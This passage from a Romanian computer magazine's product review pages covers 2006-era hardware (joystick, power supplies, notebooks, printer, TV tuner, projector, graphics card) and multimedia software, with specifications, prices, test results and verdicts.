 Eficiența la 10/20/15A din 3,3/5/12V: 85% la 313W
 Ventilator: 14 cm, cu rulmenți
 Putere specificată /măsurată: 750W /655W

Când ajungi să pui mâinile pe un Thrustmaster Hotas Cougar, simți că este momentul să îl faci cunoscut unui număr cât mai mare de utilizatori ai computerului. Sistemul Hotas Cougar este alcătuit dintr-un joystick și o manetă de gaze, ce reprezintă replici aproape exacte ale dispozitivelor de control de pe avioanele americane de luptă F-16. Calitatea construcției sistemului Hotas Cougar este superlativă, acesta fiind realizat în întregime din metal masiv – de altfel, dezasamblând componentele acestuia am descoperit că toate suprafețele ce presupun interacțiuni mecanice sunt din metal, având o durată de utilizare de o viață. Hotas Cougar este dotat cu un număr foarte mare de butoane de control, iar pentru programarea acestora există posibilitatea folosirii panoului de control din Windows, al celui din jocuri sau a programului Foxy, ce permite programarea sa în detaliu. În acest scop ajută și posibilitatea schimbării firmware-ului și cei 16 kB de memorie internă inscriptibilă ai Hotas Cougar. Pentru a completa funcționalitatea unui sistem Hotas Cougar vă este necesar un set de pedale pentru palonier, deoarece acest controler nu este prevăzut cu o axă de control pentru derivă. Tensiunea din arcu manetei de gaze este reglabilă, însă cea din arcurile (tari) ale manșei nu, ceea ce vă va face brațul periculos de puternic pentru integritatea mouse-ului.

Concluzie: Hotas Cougar este, fără îndoială, cel mai bun joystick pe care am pus vreodată mâna, fiind un excelent mijloc de control în simulatoarele aviatice. marius_ghinea@chip.ro

W0116RE este un model mai aproape de configurațiilor sistemelor actuale. În sarcină mică, sursa este foarte silențioasă, deoarece ventilatorul este cel mai mare ce poate fi montat și asigură fluxul de aer necesar chiar la turații mici. Pusă la treabă, s-a dovedit că zgomotul crește sensibil cu sarcina, dar și că nu poate furniza puterea maximă specificată, pe +12V nedebitând un curent cumulat mai mare de 39A. Limitarea pare a fi dată de circuitele de protecție reglate în așa fel încât puterea maximă totală să nu depășească 660W. Cablurile sunt sleeveuite independent și pot fi atașate doar la nevoie. Managementul cablurilor este un pic exagerat, singurul cablu nedetașabil fiind cel mare pentru placa de bază (măcar cel pentru alimentarea procesorului putea fi fix). Traseul aerului este unul șerpuit, pentru răcirea a cât mai multor componente fiind folosit un deflector din plastic. Cu sursa se livrează și o garnitură din cauciuc siliconic destinată reducerii transmiterii vibrațiilor în carcasă. MTBF (Media Timpului de Bună Funcționare) calculată de producător depășește 120 de mii de ore, adică peste 13 ani de funcționare permanentă. Circuitele de protecție asigură necesarul minim respectiv scurtcircuit, supratensiune și supracurent.

Concluzie: Chiar dacă în test nu s-au obținut valorile maxime specificate, prețul este bun chiar și pentru valorile măsurate (valoarea de limitare depășește încă cu mult necesarul oricărei configurații actuale, fie ea multiprocesor sau SLI). vasile_prodan@chip.ro

NOTEBOOK	NOTEBOOK	NOTEBOOK
PACKARD BELL EASYNOTE MX65	ELSACO PANTHER T2500 100GB 2X1GB	LENOVO THINKPAD R60E
		
EVALUARE CHIP ■ ■ ■ ■ ■	EVALUARE CHIP ■ ■ ■ ■ ■	EVALUARE CHIP ■ ■ ■ ■ ■
Ofertant: Ultra PRO Computers Preț: 3344 Lei Preț/Performanță: 8	Ofertant: Elsaco Electronic Preț: 5.068 Lei Preț/Performanță: 8	Ofertant: Partenerii Lenovo Preț: 3273 Lei Preț/Performanță: 10
DATE TEHNICE	DATE TEHNICE	DATE TEHNICE
Procesor: Intel Core Duo T2250 @ 1733 MHz Display / VGA / HDD: LCD 15.4" 1280 x 800 Diamond View / GeForce Go 7300 512 MB / Seagate 80GB 4200rpm Dotări: S-video, SD Card Reader, D-Sub, DVI, 1 x Firewire, 4 x USB 2.0, PCMCIA slot, Microfon, DVD±RW DL 8X Rețelistică: 802.11g Intel PRO/Wireless, Gigabit Ethernet, Bluetooth, Modem Acumulatori: Li-ion 11,1V x 4800mAh Dimensiuni / greutate: 360x 256 x 38 mm / 2,8 Kg	Procesor: Core Duo T2500 @ 2 GHz Display / VGA / HDD: LCD 15" 1280 x 800 / ATI Mobility Radeon X1600 / Hitachi 100GB 7200RPM Dotări: SD Card Reader, DVI, 4 x USB 2.0, PCMCIA slot, Mic, Audio In/Out, DVD±RW DL 8X Rețelistică: Intel PRO/Wireless 3945ABG, Intel PRO/100 VE Ethernet, Modem Acumulatori: 11,1V x 4400mAh Dimensiuni / greutate: 360 x 255 x 37 mm/ 2,7 kg	Memorie: 512 MB DDR2 667 MHz Display / VGA / HDD: LCD 15" 1024 x 768 / Intel GMA 950 / Hitachi 60GB 5400RPM 8MB Dotări: SD Card Reader, VGA, 3 x USB 2.0, PCMCIA slot, Mic, Audio In/Out, DVD±RW DL 8X Rețelistică: Intel PRO/Wireless 3945ABG, Gigabit Ethernet, Bluetooth, Modem Acumulatori: 10,8V x 5200mAh Dimensiuni / greutate: 332 x 269 x 40 mm/ 2,75 kg

Packard Bell EasyNote MX65 este unul dintre cele mai arătoase modele pe care le-am văzut de la producătorul Packard Bell. Fiind prezent în laboratorul CHIP concomitent cu modelul Lenovo R60e, a fost inevitabilă o comparație, chiar dacă diferența de preț între cele două modele e semnificativă. Cu toate că e mult mai scump, a stat mai slab la capitolul autonomie, unde timpii sunt cu puțin peste jumătate din cei ai modelului Lenovo, deși vorbim de o baterie de 50Wh (aici se văd meritele unui power management bun): „doar” 4 ore de autonomie în mod wireless sau 2 ore și jumătate în mod de DVD playback. Totuși, a avut și plusuri: performanță mai bună (219 puncte în testul de Productivity), un ecran per ansamblu mai bun (mai luminos, peste pragul de decență, cu un timp de răspuns de 28 ms - cu 4 ms mai slab decât al modelului Lenovo). MX65 se pretează bine ca soluție de birou/acasă cu un preț nu exagerat de mare. Are procesor dual-core, 1GB de RAM, o placă video cu 512MB de RAM proprii (Vista va zburda pe el), cameră web de 0,3 MP încorporată, NumPad înghesuit și el lângă tastele cu care deja ne-am obișnuit la notebook-uri, o conectică bogată, tastatură cu feeling plăcut...

Concluzie: Prețul nu este suficient de mic pentru a putea fi considerat „ieftin” și a fi inclus în testul de notebook-uri ieftine (unde totuși s-ar fi clasat în spatele modelului Lenovo R60e). Totuși aceasta nu-l face automat scump, raportul preț/calitate fiind chiar bun și recomandând-ul ca o soluție viabilă de notebook. beniamin_onat@chip.ro

Intrând mai abrupt în caracterizarea acestui notebook, vom remarca faptul că display-ul său, chiar dacă are o rezoluție bună, are minusuri la calitatea imaginii. Unghiurile sale de vizibilitate sunt mici și din această cauză culorile sunt modificate, chiar și atunci când utilizatorul se află perpendicular în fața lui. De fapt, din această cauză, notebook-ul prezintă un paradox, pentru că are o configurație orientată puternic către multimedia, integrând printre altele un tuner TV, de care utilizatorul nu se va bucura la adevărata sa capacitate. În rest, dacă vom face un pas în spate și îl vom privi pe ansamblu, vom observa un sistem cu configurația „dată la maximum” sau, oricum, aproape de maximum, pentru că include un procesor Core 2 Duo la 2 GHz, nu mai puțin de 2 GB de memorie, un hard disk de 100 GB, unitate de scriere pentru DVD-uri, sunet HD și un cip grafic suficient de bun pentru ca utilizatorul să se poată și juca liniștit pe sistem. La acestea se mai adaugă și ieșirile video (una DVI și una S-Video) și modulul de rețelistică wireless 802.11g. Tastatura este aerisită, cu „Shift”-uri lungi și taste direcționale izolate. Comparată și cu restul configurației, bateria ar fi putut fi mai mare decât cea de 4400 mAh pe care o include, nu de altceva, dar hard diskul cu 7200 rpm, placa video și procesorul pot scurta serios autonomia acestui sistem portabil.

Concluzie: Un notebook asamblat pe meleagurile noastre, care la multe capitole este peste un portabil cu „renume”. Însă mai este loc întotdeauna de îmbunătățiri, pe care le așteptăm cât mai repede. codrin_hosu@chip.ro

Prea puțin atractiv din punct de vedere estetic (gros de 4 cm, cu o culoare practică, dar nu tocmai la modă, butucănos), modelul R60e de față merită totuși achiziționat măcar pentru ceea ce înseamnă seria Lenovo (IBM) ThinkPad: tastaturi incredibile de plăcute ca feeling, construcție robustă (carcasă reușită în care s-a combinat oțelul cu magneziul și cu plasticul), suita software specifică (inclusiv PowerManagement-ul de excepție) și mediul ThinkVantage (un sistem de operare în miniatură, ce permite diagnosticare hardware, restaurarea sistemului de operare Windows XP HE sau recuperarea fișierelor șterse accidental). Cum în comparativul de notebook-uri din luna octombrie accentul s-a pus pe autonomie, iar bateria notebook-ului a însumat 56Wh, rezultatul a fost clasarea pe locul întâi. Procesor dual-core, Core Duo T2300 @ 1,66 GHz, autonomie de 434(!) de minute în testul de citire, 381(!) în testul de wireless și 204(!) în DVD Playback, scor de Productivity de 193 de puncte... iată motoarele care l-au propulsat pe primul loc. Din păcate, e departe de a fi perfect, dimensiunile, ecranul cu unghiuri de vizibilitate slabe, luminozitate sub medie și rezoluție 1024x768 fiind aspecte care să vă dea de gândit.

Concluzie: Per ansamblu, vorbim de un notebook prea „notebook” pentru prețul lui: portabil, bine construit și cu autonomie mare. Dacă utilizarea lui e mediul office, atunci aspectul ecranului slab poate fi trecut cu vederea, iar în acest caz chiar merită. Apropos, ocupă locul întâi în topul de notebook-uri „ieftine”. beniamin_onat@chip.ro

IMPRIMANTĂ LASER ALB /NEGRU

KYOCERA ECOSYS FS-720



EVALUARE CHIP



Ofertant: Scop Computers
 Preț: **371 Lei**
 Preț/Performanță: 10

DATE TEHNICE

Rezoluție maximă: 600 x 600 dpi
 Viteză maximă imprimare: 16 ppm
 Emulare: GDI
 Capacitate tavă hârtie: 250 coli
 Interfețe: USB 2.0
 Dimensiuni: 245 mm x 380 mm x 390 mm
 Greutate: 9,5 kg
 Sistem de operare: MS Windows 98 SE/ME/2000/XP

TV TUNER

KWorld VS-PVR-TV300URF



EVALUARE CHIP



Ofertant: Quartz Computer
 Preț: **154 Lei**
 Preț/Performanță: 10

DATE TEHNICE

Tip: Extern
 Conectori Input: antena TV, A/V in + senzor
 telecomandă + antena FM
 Standarde TV: NTSC, PAL, SECAM
 Codare: MPEG 1/2/4 software
 Adaptor: 6-1: S-Video, Compozit, Audio
 Stereo RCA, antena radio, senzor telecomandă
 Dimensiuni: 105x32x20 mm
 Alte funcții: Timeshifting, înregistrare programabilă

Volumul recomandat de imprimare /lună este de 1.500, iar cel maxim de 12.000 pagini. La livrare, tonerul de start are o capacitate de 3.000 pagini, ceea ce înseamnă că în costul investiției inițiale intră direct 3.000 pagini cu 1,2 Lei /pagina cu tot cu imprimantă! Funcționarea imprimantei se bazează pe resursele sistemului, cea mai mare parte a prelucrărilor fiind făcute în calculator (Host Based Printing System). Dacă ținem cont de complexitatea majorității sistemelor actuale și de viteza mare de transfer a interfeței USB 2.0, nu numai că nu se pierde timp, ba chiar o astfel de imprimantă poate merge mai repede decât una asemănătoare cu prelucrarea documentelor în interior. În imprimantă există un procesor RISC pe 32 biți care are la dispoziție o memorie RAM de 8MB. Pentru tipărire față /verso, imprimanta nu ne oferă mare lucru decât instrucțiuni despre cum trebuie manevrată hârtia pentru imprimarea celei de-a doua fețe și separarea corespunzătoare a paginilor. În test, s-a dovedit a avea o calitate a imprimării foarte bună, cu o precizie excelentă a aplicării tonerului, singurele limitări datorându-se rezoluției de 600 dpi (textul cu caractere de două puncte este clar, curat cu contururi bune). Prima pagină se obține după 11 secunde, iar din starea de oprit în 16 secunde.

Concluzie: Calculați cât vă costă doar cilindrii fotosensibili necesari pentru 100.000 pagini imprimate cu altă imprimantă și veți constata că achiziționarea lui FS-720 este o adevărată afacere. Mai ales că are și design F.A.Porche. vasile_prodan@chip.ro

Dacă ar fi să ne amintim de testul de tunere TV externe de acum câteva luni și dacă am analiza un pic prezența producătorului KWorld, am observa că singurul segment din care lipsește este cel al dongle-urilor. VS-PVR-TV300URF este tocmai veriga lipsă din acest segment. Dacă îl comparăm cu celelalte modele de aceeași „talie” prezente în test, putem afirma de la bun început că acest produs este cel mai „dotat”.

Conectica de care se bucură tunerul KWorld este una neașteptat de bogată: intrări S-Video, video compozit, audio stereo RCA. Fiind vorba de un dongle, toate acestea sunt posibile prin intermediul unui adaptor special 6 în 1. Pe acesta mai sunt prezente, în afara intrărilor audio-video, și antena radio și senzorul pentru telecomandă.

Ce ar putea fi reproșat acestui produs este chiar integrarea senzorului pe adaptor. Concret, nu vom putea folosi telecomanda decât dacă adaptorul 6 în 1 e conectat la tuner. În ceea ce privește recepția, VS-PVR-TV300URF a „prins” toate posturile, atât calitatea de redare, cât și cea a captării fiind printre cele mai bune comparate cu celelalte produse din același segment.

Concluzie: Destinat în special utilizatorilor de platforme mobile, KWorld ne propune prin acest model o soluție ce merită atenție. Însă și deținătorii de desktop-uri care au rămas în „pană” de sloturi PCI se pot îndrepta spre acest gen de produse. alex_costache@chip.ro



PROIECTOR DIGITAL	
HITACHI PJ-TX200 ILLUMINA	
EVALUARE CHIP ■ ■ ■ ■ ■	
Ofertant:	MGT Educational
Preț:	5.831 Lei
Preț/Performanță:	9
DATE TEHNICE	
Luminozitate:	1200 ANSI lumeni
Rata contrastului:	7000:1
Durata de viață a lămpii:	2000 ore
Dimensiuni:	340 x 298 x 113 mm
Tehnologie:	3 LCD
Rezoluție nativă:	1280 x 720 (16:9)
Putere lampă:	150W
Greutate netă:	4,7 kg

PLACĂ GRAFICĂ PCI-E	
GECUBE RADEON X1650 PRO PLATINUM RX165PG3-D3	
EVALUARE CHIP ■ ■ ■ ■ ■	
Ofertant:	Skin
Preț:	487 Lei
Preț/Performanță:	9
DATE TEHNICE	
Chipset:	RV530
Cantitate / tip memorie:	256 MB / DDR3
Bus memorie:	128 Bit
Frecvență GPU / memorie:	600/1500 MHz
Tip conectori:	DVI, VIDEO
Tip alimentare:	Standard
Interfață:	PCI-e 16x
OC frecvențe:	650/1700 MHz
Spor performanță OC [%]:	8

SURSĂ ALIMENTARE PC	
ENERMAX GALAXY EGA1000EWL	
EVALUARE CHIP ■ ■ ■ ■ ■	
Ofertant:	PC Coolers
Preț:	1200 Lei
Preț/Performanță:	9
DATE TEHNICE	
Specificat (3,3/5/12V1÷/12V5):	30/30/5*17A
Măsurat (3,3/5/12V1÷/12V5):	30/30/5*17A
Tensiune alimentare:	100-240VAC, PFC activ
Putere sursă +5VSB:	30 W
Conectori Mx/mx/A/PCIe/SATA/EPS/RAM:	
	16/2/1+1/4/18/1/1
Eficiența la 10/20/15A din 3,3/5/12V:	80,2% la 313W
Ventilator:	13,5 cm+8 cm, cu rulmenți
Putere specificată /măsurată:	1000W /1000W

Cinematograful se mută încet, dar sigur, în casele noastre. Pasul cel mare ce trebuie făcut în această direcție este achiziția unui proiector. HITACHI ne vine în întâmpinare cu una dintre soluțiile sale special concepute pentru vizionarea materialelor video.

Modelul despre care vorbim este PJ-TX200 ILLUMINA, iar caracteristica ce stă la baza afirmațiilor de mai sus este rezoluția nativă de 1280 x 720 (format al imaginii 16:9). Cu toate că luminozitatea acestui model nu este una extrem de mare, rata contrastului foarte ridicată face ca imaginile redade să aibă profunzime, putând fi folosit cu succes și pe timpul zilei. Conectica este una foarte bine pusă la punct, HITACHI PJ-TX200 ILLUMINA fiind în acest sens un produs pregătit pentru viitor. Spunem asta datorită prezenței conectorului HDMI. Pe lângă acesta, se regăsesc obișnuitele interfețe pentru D-SUB, S-Video, video compozit și video component. Reglarea imaginii pe cele două direcții (orizontal, respectiv vertical) se poate face foarte ușor datorită celor două roți ce pun în mișcare lentila aparatului. Meniul este cel specific acestui producător, fiind ergonomic. Punctul său „forte” îl reprezintă funcția de salvare a anumitor profiluri obținute în urma reglării tuturor parametrilor.

Concluzie: Deși prețul de achiziție este unul destul de mare, caracteristicile sale fac ca această investiție să merite. Mai mult, în preț este inclusă și o lampă de rezervă. alex_costache@chip.ro

Anul 2006 a însemnat pentru ambii producători mari de chipset-uri grafice o evoluție puternică pe toate cele trei segmente de piață. Astfel, bătălii acerbe s-au purtat pe toate „fronturile”, cel de mainstream fiind cel asupra căruia ne vom concentra în continuare.

Cea mai recentă serie ATI destinată acestei părți este X1650. Prima placă grafică de acest gen ce poposește în laboratorul CHIP poartă semnătura GECUBE, numele ei fiind Radeon X1650 PRO Platinum RX165PG3-D3. Core-ul grafic ce stă la baza ei este RV530, el având același număr de unități de procesare a pixelilor/vertex-urilor ca și precedentele acceleratoare din seria X1600. Numărul lor este de 12 pentru pixeli și 5 pentru vertex-uri. Răcirea este una silențioasă single slot, bazată pe ventilator, ce se achită cu brio de datorie. În teste, acceleratorul GECUBE a raportat următoarele rezultate: 42,7 fps în Quake4, 43 fps în X3 Reunion (1280x1024 NOAA NOAF) și 41 fps în F.E.A.R. (1280x960 NOAA NOAF). Platforma de testare este cea obișnuită pentru plăcile grafice: MSI K8N Diamond, 1GB (2x512MB) memorie Kingston cu timing-urile 2-2-2-5 1T și procesorul AMD Athlon X2 4600+.


Concluzie: Fiind oarecum îndreptată spre partea de entry level din segmentul de mainstream, GECUBE Radeon X1650 PRO Platinum este adresată utilizatorilor care sunt mulțumiți și cu o rată a fps-urilor mai scăzută. Totodată, și prețul de achiziție este ceva mai accesibil. alex_costache@chip.ro

Putem spune cu mândrie că suntem printre cei puțini care au putut testa în plină sarcină o astfel de sursă. 1000W disipați în sarcină sunt foarte mulți când vorbim despre o sursă de calculator. Cât timp a fost în sarcină maximă, în jurul standului de testare temperatura a crescut simțitor. Cu greu ne imaginăm cum ar trebui să arate carcasa și sistemul de ventilație care să permită evacuarea unei asemenea cantități de căldură, dar acestea sunt caracteristici ale unor configurații de viitor. Deocamdată, o astfel de sursă funcționează lejer la mai puțin de jumătate din capacitatea maximă chiar pentru configurații complexe. Cele două modele ale seriei Galaxy (850W și 1000W) impresionează prin lungimea de 220mm și dispun de noua tehnologie Power Guard pentru indicarea permanentă a stării sursei prin un led multicolor și un buzzer ce poate fi oprit temporar cu ajutorul unui buton dedicat. Eficiența sursei este foarte bună și a fost determinată la 313W pentru comparație cu celelalte surse, dar și în sarcină maximă, fiind obținută o valoare foarte mare, de peste 86%. Circuitele de protecție sunt complexe, posibilitățile de defectare prin ieșiri fiind minime. O limitare impusă de fabricant se referă la tipul de UPS din care se poate alimenta: forma de undă trebuie să fie perfect sinusoidală și nu simulată, altfel circuitele de PFC activ nu pot funcționa corect.

Concluzie: Structura dual chopper a sursei aduce, pe lângă performanță și stabilitate, un preț corespunzător, dar cu o astfel de dotare aștepți liniștit apariția procesoarelor multi-core și a plăcilor video de ultimă generație pentru că „ai cu ce”. vasilie_prodan@chip.ro

SUITĂ MULTIMEDIA

NERO 7 PREMIUM RELOADED




EVALUARE CHIP



Evaluare CHIP:	94
Ergonomie:	90
Funcționalitate:	95
Resurse:	100
Producător:	Nero AG
Distribuitor:	Biro Technologies
Internet:	www.birotp.ro

EDITOR VIDEO

SONY VEGAS 7




EVALUARE CHIP



Evaluare CHIP:	93
Ergonomie:	95
Funcționalitate:	95
Resurse:	85
Producător:	Madison Media Software
Internet:	www.sonymediasoftware.com
Preț:	525 USD

CAPTURĂ DE ECRAN

HYPERSNAP 6.11



EVALUARE CHIP



Evaluare CHIP:	92
Ergonomie:	88
Funcționalitate:	92
Resurse:	100
Producător:	Hyperionics Technology LLC
Internet:	www.hyperionics.com
Preț:	35 USD

Conceptul de casă digitală este din ce în ce mai popular și acest lucru se oglindește atât în noile produse hardware ce apar pe piață, cât mai ales în cele software. Până la urmă, acestea sunt cele care permit crearea și manipularea materialului multimedia în format digital. Iar în acest domeniu, suita de aplicații Nero dictează fără îndoială trend-ul. Atunci când pare că este aproape epuizată și nu mai are ce oferi, Nero reușește să vină cu ceva nou, care să ofere utilizatorului mijloace noi de creare sau partajare a materialului multimedia. De această dată, arsenalul cu care Nero atacă piața de Home Entertainment se numește mobilitate, comunicare și suport pentru noile tehnologii Blu-ray/HD DVD.

Extinderea funcțiilor de inscripționare din Nero și pentru dispozitivele Blu-ray/HD DVD ar fi putut fi făcută mai demult, dar chiar și acum ea merită aplaudată. În schimb, orientarea către mobilitate este reprezentată prin suportul extins pentru codarea materialelor audio în format MP3 și MP3PRO, alături de un modul special (Nero Mobile) de tip Media Center pentru dispozitivele mobile. Astfel va deveni mai ușor să se creeze, redea și să se mențină în ordine materialele multimedia ce sunt folosite pe telefoane mobile, MP3 playere sau alte aparate de acest gen.

Tehnologia de comunicare VoIP, SIPPS, dezvoltată de către Nero, și-a găsit într-un final locul în suita Nero, oferind încă o alternativă de comunicare voce folosind PC-ul. Extrasă din context, utilitatea ei este de necontestat, dar privită ca o componentă a pachetului Nero, nu face decât să lase impresia de add-on introdus să justifice un nou update.

Concluzie: Nero rămâne un program de referință în domeniul multimedia, dar multitudinea de aplicații din pachet nu este întotdeauna bine-venită. ionut_balanc@chip.ro

Sony Vegas 7 este o platformă profesională de editare video capabilă să îndeplinească toate operațiunile tipice pentru o astfel de activitate - de la captură la export. Programul permite achiziția și editarea materialelor video în cele mai diverse formate: DV, HDV, SD/HD-SDI, precum și în formatele XDCAM. Din punct de vedere al interfeței, Vegas 7 oferă un mediu perfect personalizabil. Layout-ul preferat poate fi salvat și reactivat ulterior. Timeline-ul editorului oferă un număr nelimitat de piste audio și video în care pot fi incluse materiale în cele mai diverse formate de imagine sau framerate. Diferitele activități repetitive pot fi automatizate prin scripting, iar la momentul randării proiectului pot fi folosite și calculatoarele din rețea. Pe lângă posibilitățile de editare pură, Vegas oferă și opțiuni de post-producție destul de avansate: peste 190 de efecte video personalizabile și peste 150 de tranziții 2D și 3D. Odată găsiți parametrii doriți pentru un efect sau o tranziție, aceștia pot fi salvați pentru o utilizare ulterioară. Cu ajutorul programului pot fi create efecte de mișcare în spațiu 3D cu un control deosebit asupra diferitelor planuri. În zona audio, Vegas 7 oferă, pe lângă numărul nelimitat de piste audio, și numeroase alte posibilități de manipulare a sunetului: mixare surround 5.1, efecte în timp real atât DirectX, cât și VST. Suportul extins pentru formate se manifestă și la exportul proiectelor, unde formate populare precum Windows Media, Real media sau QuickTime se găsesc alături formate precum AVC/AAC sau codec-ul Sony YUV pentru export HD-SDI. Din punct de vedere hardware, noua versiune se folosește din plin de arhitecturile multi-procesor și multi-core.

Concluzie: O suită destinată unui public profesionist, capabilă să lucreze cu proiecte dintre cele mai complexe. catalin_constantin@chip.ro

Mă pot gândi pe loc la cel puțin cinci motive pentru care pe un PC este nevoie de o aplicație de captură a ecranului. Să zicem pentru salvarea unei imagini a browser-ului în care s-a făcut o plată cu cardul, transmiterea unei note contabile sau chiar o captură haioasă dintr-un joc/program. La un anumit nivel, este suficient și sistemul Print Screen + Paint, dar uneori trebuie mai mult.

HyperSnap este un program vechi în acest domeniu, ce a reușit să se impună ca lider prin faptul că a combinat eficient o interfață simplă cu puternice posibilități de captură a desktop-ului. Când vorbim de desktop, avem în vedere atât GUI-ul 2D din Windows în ansamblul său, cât și diferitele ferestre pentru care este necesară o anumită focalizare sau modul overlay folosit de playerele video pentru redarea secvențelor video. Dacă mai adăugăm și posibilitatea de captură din mod DirectX, atunci avem o imagine destul de bună a posibilităților pe care HyperSnap le oferă.


Dacă s-ar opri aici, atunci am putea discuta despre un program banal care știe să salveze într-un fișier imagine ceea ce vedem pe monitor. Însă HyperSnap este capabil de mult mai mult, adică să captureze doar o anumită zonă de pe desktop (rectangulară sau elipsoidală), să extragă în clipboard textul din ea acolo unde este cazul sau să captureze întreaga suprafață a unei ferestre ce dispune de suprafață derulabilă (ex: o pagină web afișată în browser).

Peste tot acest ansamblu, HyperSnap mai oferă și câteva funcții de editare avansată a imaginilor cu ajutorul cărora utilizatorul poate personaliza documentele create fără a mai fi nevoie să apeleze la terțe aplicații.

Concluzie: Probabil cel mai complex instrument de captură a ecranului disponibil pentru platforma Windows. ionut_balanc@chip.ro

EDITOR DE IMAGINI

ULEAD PHOTOIMPACT 12




EVALUARE CHIP



Evaluare CHIP:	91
Ergonomie:	92
Funcționalitate:	91
Resurse:	90
Producător:	Ulead Inc.
Internet:	www.ulead.com
Preț:	90 USD

EDITOR DE IMAGINI

COREL PAINT SHOP PRO PHOTO XI




EVALUARE CHIP



Evaluare CHIP:	93
Ergonomie:	94
Funcționalitate:	93
Resurse:	90
Producător:	Corel Inc.
Distribuitor:	Omnilogic
Internet:	www.omnilogic.ro

MANAGER DE IMAGINI

THUMBSPLUS 7.OSP1 STANDARD



EVALUARE CHIP



Evaluare CHIP:	90
Ergonomie:	85
Funcționalitate:	90
Resurse:	100
Producător:	Cerious Software
Internet:	www.cerious.com
Preț:	50 USD

Situația lui Ulead PhotoImpact este la ora actuală una dintre cele mai interesante. Pe parcursul verii, Intervideo – producătorul cunoscutului WinDVD – a cumpărat compania Ulead. Ceva mai recent, la rândul său, compania Intervideo s-a lăsat achiziționată de către... Corel. Astfel PhotoImpact a ajuns în ograda unui producător care mai are deja cel puțin două produse pe aceeași piață – Photo Paint-ul din suita Corel DRAW și Paint Shop Pro-ul despre a cărui recentă versiune puteți citi în cadrul acestei rubrici. Lucrurile fiind încă proaspete, nu putem încă să prevedem soarta acestui produs. Și atunci să vedem cu ce vine nou proaspăt lansata versiune 12.

În primul rând, programul dă acum un ajutor celor care nu au foarte multă experiență în prelucrarea imaginilor. Modalitatea de lucru ExpressFix este practic o interfață mult redusă a acestui program în care asupra imaginilor se pot aplica corecturi rapide. Programul oferă și propuneri, dar și posibilitatea de a modifica diferiții parametri de corecție. Tot ca un ajutor direct este și panel-ul Smart Guide, care este practic accesul la sistemul Help al programului. O a doua zonă în care se manifestă noutățile este cea destinată prelucrării imaginilor obținute cu camere digitale. Aici pot fi găsite instrumente destinate atât începătorilor, cât și consumatorilor pro. Pentru cei dintâi sunt instrumentele Auto – Auto Smart Curves, Auto Reduce Noise, iar pentru ceilalți Smart Curves, White Balance. PhotoImpact este și un editor pentru proiecte mai puțin întâlnite în domeniul editării de imagini. Cu acest program pot fi create meniuri pentru DVD-uri sau template-uri pentru blog-uri.

Concluzie: Nu neapărat strălucitor, dar nici de lepădat odată ce vă obișnuți cu el. De urmărit ce se va întâmpla cu el pe viitor.

catalin_constantin@chip.ro

Chiar dacă a trecut în curtea Corel, Paint Shop Pro și-a continuat dezvoltarea și iată că a ajuns la o versiune care pare matusalemică – 11 (sau XI în simbolurile romane, cum se pare că preferă de ceva vreme încoace departamentul de marketing de la Corel).

Pentru un program atât de vechi este greu să vină cu ceva nou, care să te lase cu gura căscată. Pentru că, în general, dacă a ajuns să supraviețuiască atâta vreme, înseamnă că utilizatorii au apreciat ceva la el și l-au cumpărat. Cu această versiune, Paint Shop Pro a mai luat un sufix – Photo ceea ce arată concentrarea companiei pe tot ceea ce este legat de fotografie. Și acest lucru se vede în noile opțiuni de management al imaginilor integrate program. În primul rând, modulul Organizer – cu care se pot gestiona colecțiile de imagini și informațiile asociate acestora. Acesta poate fi folosit și pentru efectuarea căutărilor și este personalizabil. Apariția modului de vizualizare Quick Review în care, pe lângă vizualizarea imaginilor, pot fi efectuate și operațiuni de catalogare este o adădire binevenită. De asemenea, selecțiile de imagini pot fi gestionate unitar prin intermediul unor Photo Tray-uri. Din punct de vedere al editorului de imagini, noutățile sunt mai ales de natură să aducă îmbunătățiri unor funcții existente: Crop, One Step Photo Fix, Curves and Levels. Instrumente noi și-au făcut totuși apariția: Color Changer – un instrument de ajustare a culorilor – sau Skin Smoothing cu care se poate ajusta tonalitatea pielii din imaginile cu subiect uman. Pe de altă parte au fost incluse și câteva efecte noi, între care trebuie menționate Time Machine, Film and Filters.

Concluzie: Cei care folosesc acest program în mod curent vor aprecia cu siguranță adățiile nou introduse. Cei care nu l-au văzut niciodată pot să-l încerce pentru că oferă facilități pentru toate categoriile de utilizatori.

catalin_constantin@chip.ro

Managementul fotografiilor digitale aflate în colecția personală devine o problemă odată cu creșterea numărului de instantanee. În acel moment, o soluție simplă și care să poată încărcă rapid orice imagine dorim este alegerea ideală.

